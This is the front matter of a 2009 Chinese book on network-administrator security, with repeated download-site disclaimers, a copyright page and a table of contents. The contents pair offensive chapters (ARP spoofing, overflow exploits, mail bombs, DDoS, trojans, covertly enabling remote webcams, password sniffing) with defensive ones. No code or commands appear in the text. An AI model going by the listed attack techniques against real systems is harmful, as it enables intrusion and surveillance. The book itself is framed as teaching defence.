免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

封面设计：朱 姝

黑客是主动的,网管是被动的。
黑客就像是怪盗,网管就是侦探。
黑客能变成网管,网管也能变成黑客。
做一个好网管，先从做一个小黑客开始，这是被普遍认可的信条。

网管的职责之一是维护网络的安全、防范黑客的攻击，当网络出现问题时及时采取措施补救，确保网络正常运作。但这毕竟是比较被动的做法，高水平的网管应当通晓黑客攻击的各种方式，主动发现网络存在的漏洞，及时修补漏洞，化被动为主动。

虽然黑客攻击的方式层出不穷，但归结起来不外乎以下几类：获取口令、放置木马、WWW欺骗技术、电子邮件攻击、通过一个节点来攻击其他节点、网络监听、寻找系统漏洞等。一个合格的网管应该精通黑客攻击的原理，这样才能更好的防御黑客的攻击，做到知己知彼，百战百胜。

本手册就是从黑客攻击的角度出发，以实例为基础，让读者深度了解黑客攻击的各种手法与手段，从而在日常管理工作中做到处变不惊，从容面对并迅速处理各类突发事故。

分类建议：计算机\网管\黑客
ISBN 978-7-89476-120-0
9 787894 761200
定价：38.00元（1CD+1手册）

支持站点
IT精灵网：www.itdaily.com.cn
电脑报书友会：www.itbook.com.cn
电脑报数位学院：www.cpcwedu.com
环球科学：www.sciam.com.cn

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

搞定黑客 当好网管

编著：仲治国

电脑报电子音像出版社
CEAP ELECTRONIC & AUDIOVISUAL PRESS

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

内容提要

黑客是主动的，网管是被动的。

黑客就像是怪盗，网管就是侦探。

黑客能变成网管，网管也能变成黑客。

做一个好网管，先从做一个小黑客开始，这是被普遍认可的信条。

网管的职责之一是维护网络的安全、防范黑客的攻击，当网络出现问题时及时采取措施补救，确保网络正常运作。但这毕竟是比较被动的做法，高水平的网管应当通晓黑客攻击的各种方式，主动发现网络存在的漏洞，及时修补漏洞，化被动为主动。

虽然黑客攻击的方式层出不穷，但归结起来不外乎以下几类：获取口令、放置木马、WWW欺骗技术、电子邮件攻击、通过一个节点来攻击其他节点、网络监听、寻找系统漏洞等。一个合格的网管应该精通黑客攻击的原理，这样才能更好的防御黑客的攻击，做到知己知彼，百战百胜。

本手册就是从黑客攻击的角度出发，以实例为基础，让读者深度了解黑客攻击的各种手法与手段，从而在日常管理工作中做到处变不惊，从容面对并迅速处理各类突发事故。

警告：本手册涉及到的黑客相关知识，仅供读者学习之用，如用于非法用途，后果自负。

光盘要目

1.IP工具　　2.服务器工具
3.密码工具　　4.系统安全工具
5.网络安全工具　　6.网络控制工具
7.网络监测工具


版权所有　盗版必究
未经许可　不得以任何形式和手段复制和抄袭

书　　名：搞定黑客，当好网管
编　　者：仲治国
责任编辑：李　志
技术编辑：黄　斌
出版单位：电脑报电子音像出版社
地　　址：重庆市双钢路3号科协大厦
邮政编码：400013
对外合作：(023)63658933

发　　行：电脑报经营有限责任公司
经　　销：各地新华书店、报刊亭
CD生产：苏州新海博数码科技有限公司
文本印刷：重庆华林印务有限公司
开本规格：787mm×1092mm 1/16　21.5印张　400千字
版　　号：ISBN 978-7-89476-120-0
版　　次：2009年4月第1版　2009年4月第1次印刷
定　　价：38.00元(1CD+配套手册)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录

搞定黑客 当好网管

CONTENTS

基础篇

第1章 网络安全与黑客攻击

1.1 网络安全隐患所在 ……2
1.2 认识黑客 ……6
1.3 认识病毒 ……6
1.3.1 病毒能做什么 …… 7
1.3.2 病毒的四个特性 …… 7
1.4 认识木马 ……9
1.4.1 什么是木马 …… 9
1.4.2 木马如何利用启动项 ……10
1.4.3 终结进程中的木马 ……14

第2章 黑客常用兵器谱


2.1 扫描探测工具 ……22
2.1.1 认识扫描器 …… 22
2.1.2 X-Scan应用实战 …… 22
2.2 远程控制工具 ……23
2.2.1 命令界面 …… 24
2.2.2 图形界面 …… 25
2.3 溢出工具 ……27
2.3.1 什么是缓冲区溢出 …… 27
2.3.2 溢出入侵实战演练 …… 27
2.4 嗅探监听工具 ……29
2.4.1 什么是嗅探监听 …… 30
2.4.2 嗅探监听实战演练 …… 32
2.5 口令解除工具 ……35
2.5.1 本地口令的解除 …… 35
2.5.2 共享密码的解除 …… 35
2.6 加密解密工具 ……36
2.6.1 解除Word密码 …… 36
2.6.2 解除邮箱密码 …… 37
2.7 代理工具 ……38
2.7.1 IP的分类 …… 39
2.7.2 查找和使用代理服务器 …… 39
2.7.3 使用代理网站 …… 41
2.8 拒绝服务工具 ……42
2.8.1 DDoS Ping …… 43
2.8.2 TCP连接轰炸 …… 43

第3章 黑客与网管必知DOS命令

3.1 Arp——地址解析 ……46
3.1.1 命令语法 …… 46
3.1.2 命令应用实例 …… 47
3.2 Getmac——获得网卡的MAC地址 48
3.2.1 命令语法 …… 48
3.2.2 命令应用实例 …… 48
3.3 Gettype——获得系统信息 ……49
3.3.1 命令语法 …… 49
3.3.2 命令应用实例 …… 50
3.4 Hostname——显示主机名称 ……50
3.4.1 命令语法 …… 50
3.4.2 命令应用实例 …… 50

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



目录

CONTENTS

搞定黑客 当好网管

3.5 Ipconfig——显示TCP/IP 网络配置 51
3.5.1 命令语法 …… 51
3.5.2 命令应用实例 …… 52
3.6 Ipxroute——显示路由表 ……52
3.6.1 命令语法 …… 52
3.6.2 命令应用实例 …… 53
3.7 Nbtstat——显示NetBIOS配置 ……53
3.7.1 命令语法 …… 53
3.7.2 命令应用实例 …… 54
3.8 Netstat——显示网络状态 ……55
3.8.1 命令语法 …… 55
3.8.2 命令应用实例 …… 56
3.9 Ping——IP连接测试 ……57
3.9.1 命令语法 …… 57
3.9.2 命令应用实例 …… 58
3.10 Nslookup——管理DNS服务 ……59
3.10.1 命令语法 …… 59
3.10.2 命令应用实例 …… 63
3.11 Tracert——检查路由 ……65
3.11.1 命令语法 …… 65
3.11.2 命令应用实例 …… 65
3.12 Netsh——管理网络配置 ……66
3.12.1 命令语法 …… 66
3.12.2 命令应用实例 …… 68
3.13 Net——网络综合命令 ……69
3.14 Cmdkey——管理网络凭据 ……75
3.14.1 命令语法 …… 75
3.14.2 命令应用实例 …… 76

应用实战篇

第4章 黑客VS网吧网管

4.1 网吧安全概述 ……78
4.1.1 网吧安全问题分析 …… 78
4.1.2 构建安全防御体系 …… 79
4.2 ARP欺骗攻防 ……80
4.2.1 ARP欺骗入门 …… 80
4.2.2 ARP欺骗实例 …… 81
4.2.3 ARP欺骗防范 …… 86
4.3 实例剖析QQ攻防 ……87
4.3.1 QQ登录保护 …… 88
4.3.2 聊天记录防范 …… 92
4.3.3 强行聊天防范 …… 92
4.3.4 恶意链接防范 …… 93
4.3.5 QQ木马的查杀 …… 95
4.4 实例剖析网吧攻击防护 ……97
4.4.1 第三方漏洞攻防 …… 97
4.4.2 突破网吧限制 …… 98
4.5 DLL木马攻防 ……99
4.5.1 DLL木马攻击实例 …… 100
4.5.2 DLL木马查杀 …… 101

第5章 黑客VS企业网管

5.1 账户攻击与防范 ……106
5.1.1 账户概述 …… 106
5.1.2 域控制器 …… 106
5.1.3 工作站 …… 107

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.1.4 用命令行管理账户 …… 108
5.1.5 用受限账户提权 …… 112
5.1.6 账户"无间道" …… 114
5.1.7 账户的安全配置 …… 116
5.2 登录环境攻防 ……119
5.2.1 登录密码窃取攻防 …… 119
5.2.2 网络登录攻防 …… 122
5.3 邮件安全攻防 ……125
5.3.1 邮件炸弹攻击 …… 125
5.3.2 邮件内容拦截与防护 …… 127
5.4 恶意程序攻防 ……133
5.4.1 对可疑的网络程序进行监控 …… 133
5.4.2 禁止恶意程序的运行 …… 135
5.5 分区攻击与防范 ……136
5.5.1 病毒搞丢分区表 …… 137
5.5.2 恶意格式化分区 …… 138

第6章 黑客VS网站网管


6.1 服务器攻防实例 ……142
6.1.1 服务器安全概述 …… 142
6.1.2 漏洞攻击实例 …… 142
6.1.3 第三方组件溢出攻击 …… 144
6.2 网站攻防基础 ……146
6.2.1 网站的安全性 …… 146
6.2.2 建站技术 …… 147
6.2.3 网站安全十个重点 …… 149
6.2.4 IIS的安全性策略 …… 150
6.3 网站常见攻防实例 ……152
6.3.1 入侵管理入口 …… 152
6.3.2 网页木马入侵 …… 153
6.3.3 设计漏洞 …… 156
6.4 使用SSL保护网站 ……158
6.4.1 配置SSL网站 …… 159
6.4.2 提交证书 …… 161
6.4.3 访问SSL网站 …… 164
6.5 数据库实例攻防 ……164
6.5.1 初级数据库下载 …… 165
6.5.2 SQL Server攻防 …… 166
6.5.3 使用专用工具 …… 167
6.5.4 源代码分析 …… 168
6.5.5 数据库防范秘技 …… 169

第7章 黑客暴力攻击与网管防御

7.1 网络炸弹 ……172
7.1.1 炸弹的分类 …… 172
7.1.2 OICQ炸弹攻击实战 …… 172
7.2 IP炸弹工具IP Hacker ……175
7.2.1 IP Hacker简介 …… 175
7.2.2 Windows 98攻击 …… 175
7.2.3 Windows NT攻击 …… 176
7.3 亿虎Email群发大师 ……176
7.3.1 认识亿虎Email群发大师 …… 176
7.3.2 邮件群发实战 …… 177
7.3.3 邮件炸弹的防范 …… 178
7.4 MSN消息攻击机 ……178
7.4.1 MSN消息攻击实战 …… 178
7.4.2 如何防范攻击 …… 178
7.5 邮箱炸弹的攻防 ……179
7.5.1 初识邮箱炸弹 …… 179
7.5.2 邮箱炸弹的防范 …… 180
7.6 Printer溢出工具IIS5Exploit ……181
7.6.1 什么是溢出 …… 181
7.6.2 printer溢出攻击实战 …… 181
7.7 IDQ攻击溢出工具 ……182

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



目录

搞定黑客 当好网管

CONTENTS

7.7.1 漏洞初识 …… 182
7.7.2 入侵IDQ漏洞 …… 182
7.7.3 防范对策 …… 183

7.8 RPC溢出工具 ……183
7.8.1 漏洞初识 …… 183
7.8.2 入侵实战 …… 184
7.8.3 防范方法 …… 185

7.9 Windows logon溢出工具 ……185
7.9.1 漏洞初识 …… 185
7.9.2 远程溢出实战 …… 186
7.9.3 漏洞防范 …… 186

7.10 用Google Toolbar解除恶意绑架 ·187
7.10.1 Google Toolbar简介 …… 187
7.10.2 解除绑架实战 …… 187

7.11 防暴专家AtGuard ……188
7.11.1 AtGuard简介 …… 188
7.11.2 让烦人的弹出窗口永远消失 …… 189
7.11.3 定制网络程序 …… 190

7.12 浏览器绑架克星HijackThis ……191
7.12.1 系统检测 …… 191
7.12.2 编号识别 …… 192

7.13 揭秘DD.O.S攻击 ……193
7.13.1 拒绝服务攻击原理 …… 193
7.13.2 拒绝服务攻击类型 …… 193
7.13.3 远程控制与拒绝服务 …… 194
7.13.4 拒绝服务攻击实战 …… 195
7.13.4 DD.O.S防御 …… 196

7.14 跳板攻击 ……198
7.14.1 实现一级跳板 …… 199
7.14.2 实现二级跳级 …… 200

第8章 黑客控制与网管反控制

8.1 远程强制开启对方视频 ……202
8.1.1 木马设置 …… 202
8.1.2 开启远程视频 …… 203
8.1.3 服务器端清除 …… 203

8.2 妙用冰河陷阱防控制 ……203
8.2.1 冰河陷阱简介 …… 204
8.2.2 清除冰河木马 …… 204
8.2.3 诱骗黑客 …… 205

8.3 用WinVNC远程控制 ……206
8.3.1 配制服务器 …… 206
8.3.2 客户端连接 …… 207

8.4 使用Winshell实现远程控制 ……207
8.4.1 WinShell简介…… 207
8.4.2 配置WinShell…… 207
8.4.3 制定计算机运行 …… 209

8.5 使用QuickIP进行多点控制 ……209
8.5.1 QuickIP能做什么 …… 209
8.5.2 设置服务器端 …… 210
8.5.3 设置客户端 …… 210
8.5.4 查看远程驱动器 …… 211
8.5.5 远程屏幕控制 …… 211
8.5.6 查看远程计算机进程 …… 211
8.5.7 远程关机 …… 212

8.6 远程自动截取屏幕 ……212
8.6.1 屏幕间谍简介 …… 212
8.6.2 设置参数 …… 212
8.6.3 截取效果 …… 213

8.7 用灰鸽子透过局域网进行远程管理 214
8.7.1 灰鸽子简介 …… 214
8.7.2 生成服务器端 …… 214
8.7.3 查看控制效果 …… 215
8.7.4 卸载灰鸽子 …… 215

8.8 用URLy Warning监控远程信息 ····217
8.8.1 软件简介 …… 217
8.8.2 监控远程信息 …… 217

8.9 用Simple Bind自制远程控制程序 218
8.9.1 合并EXE文件 …… 218
8.9.2 修改合并后的EXE文件的图标 …… 218

8.10 实战远程控制好帮手PcAnywhere 219
8.10.1 PcAnywhere的安装 …… 219
8.10.2 PcAnywhere的基本设置 …… 219
8.10.3 应用远程控制功能 …… 220

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录 CONTENTS 搞定黑客 当好网管

第9章 黑客嗅探与网管监控

9.1 局域网的嗅探 ……224
9.1.1 什么是嗅探 …… 224
9.1.2 嗅探窃密是怎么进行的 …… 224
9.1.3 嗅探可能造成的危害 …… 225
9.1.4 破解FTP口令 …… 225

9.2 利用Iris嗅探监控网络 ……226
9.2.1 捕获数据 …… 226
9.2.2 分析数据 …… 227
9.2.3 信息过滤 …… 227
9.2.4 流量测试 …… 227

9.3 Project URL Snooper嗅探影片 ….228
9.3.1 基本功能 …… 228
9.3.2 软件的配置 …… 228
9.3.3 搜索影片下载地址 …… 228

9.4 影音神探嗅探影音 ……229
9.4.1 初识“神探” …… 229
9.4.2 基本设置 …… 229
9.4.3 影片下载实战 …… 229

9.4 利用NetXray嗅探查找网络故障 …230
9.4.1 NetXray简介 …… 230
9.4.2 嗅探查找网络故障 …… 230

9.5 SpyNet Sniffer网络监听 ……232
9.5.1 播放音乐或视频 …… 232
9.5.2 捕获下载地址 …… 232

9.6 艾菲网页侦探监控网页 ……233
9.6.1 基本设置 …… 233
9.6.2 网页内容捕获 …… 233
9.6.3 下载软件的监控 …… 234

9.7 网管助手Sniffer Portable ……234
9.7.1 安装要点与基本设置 …… 234
9.7.2 数据捕获 …… 236

9.8 无线嗅探器之NetStumbler ……236
9.8.1 无线安全很重要 …… 236
9.8.2 无线嗅探器实战 …… 237
9.8.3 拒绝笔记本ad-hoc方式接入 …… 238

网管防线篇

第10章 严密部署权限防线

10.1 权利指派 ……240
10.1.1 识别权利 …… 240
10.1.2 基本的权利指派 …… 243
10.1.3 高级权利指派 …… 246


10.2 共享权限 ……248
10.2.1 认识共享权限 …… 248
10.2.2 共享权限设置 …… 249
10.2.3 防火墙与共享权限的关系 …… 251

10.3 “安全”权限基本知识 ……253
10.3.1 如何激活“安全”选项卡 …… 253
10.3.2 访问控制列表（ACL） …… 254
10.3.3 安全主体（Security Principal） … 254
10.3.4 安全标识符 …… 254
10.3.5 访问令牌（Access Token） …… 254
10.3.6 安全描述符 …… 255
10.3.7 复制与移动时的权限变化 …… 256

10.4 四项权限原则 ……256
10.4.1 拒绝优于允许原则 …… 256
10.4.2 权限最小化原则 …… 257
10.4.3 权限继承性原则 …… 257
10.4.4 累加原则 …… 258

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



目录

CONTENTS

搞定黑客 当好网管

10.5 NTFS权限的设置 ……258
10.5.1 设置基本的NTFS权限 …… 258
10.5.2 设置特殊的NTFS权限 …… 259
10.5.3 所有权管理 …… 261

第11章 账户的安全管理


11.1 账户基本知识 ……264
11.1.1 账户概述 …… 264
11.1.2 账户的分类 …… 264
11.1.3 内置账户 …… 266
11.1.4 账户组 …… 268
11.2 账户管理工具 ……269
11.2.1 本地用户和组 …… 269
11.2.2 命令行 …… 274
11.2.3 注册表编辑器 …… 279
11.3 账户的安全配置 ……279
11.3.1 账户的安全操作准则 …… 279
11.3.2 账户密码的管理 …… 280
11.4 深入解析账户登录安全 ……283
11.4.1 账户登录系统的过程 …… 284
11.4.2 本地登录的过程 …… 287
11.4.3 域登录 …… 287
11.4.4 网络登录 …… 288
11.4.5 服务登录 …… 290
11.5 配置文件的类型 ……292
11.5.1 本地账户配置文件 …… 292
11.5.2 漫游账户配置文件 …… 294
11.5.3 强制账户配置文件 …… 294
11.5.4 临时用户配置文件 …… 294

第12章 远程访问安全配置

12.1 远程桌面 ……304
12.1.1 什么是远程桌面 …… 304
12.1.2 启用远程桌面功能 …… 304
12.1.3 账户的安全分析 …… 305
12.1.4 使用远程桌面功能 …… 305
12.2 终端服务器 ……306
12.2.1 什么是终端服务器 …… 306
12.2.2 终端服务器的建立 …… 307
12.2.3 用组策略进行安全配置 …… 309
12.2.4 终端用户权限的设置 …… 310
12.2.5 终端服务器的日志审核 …… 311
12.3 Web接口管理 ……312
12.3.1 远程管理打印服务器 …… 312
12.3.2 终端服务器之Web接口管理 …… 316
12.3.3 远程维护Web接口 …… 317
12.3.4 Web连接的安全概要 …… 320
12.4 配置VPN服务 ……321
12.4.1 配置VPN服务器 …… 322
12.4.2 添加权限账号 …… 323
12.4.3 配置VPN客户端 …… 324
12.4.4 拨入VPN服务器 …… 325
12.5 远程管理注册表 ……326
12.5.1 远程编辑注册表 …… 326
12.5.2 安全配置 …… 327
12.6 远程管理组策略 ……328
12.6.1 什么是组策略 …… 329
12.6.2 组策略的结构 …… 329
12.6.3 远程管理组策略 …… 332

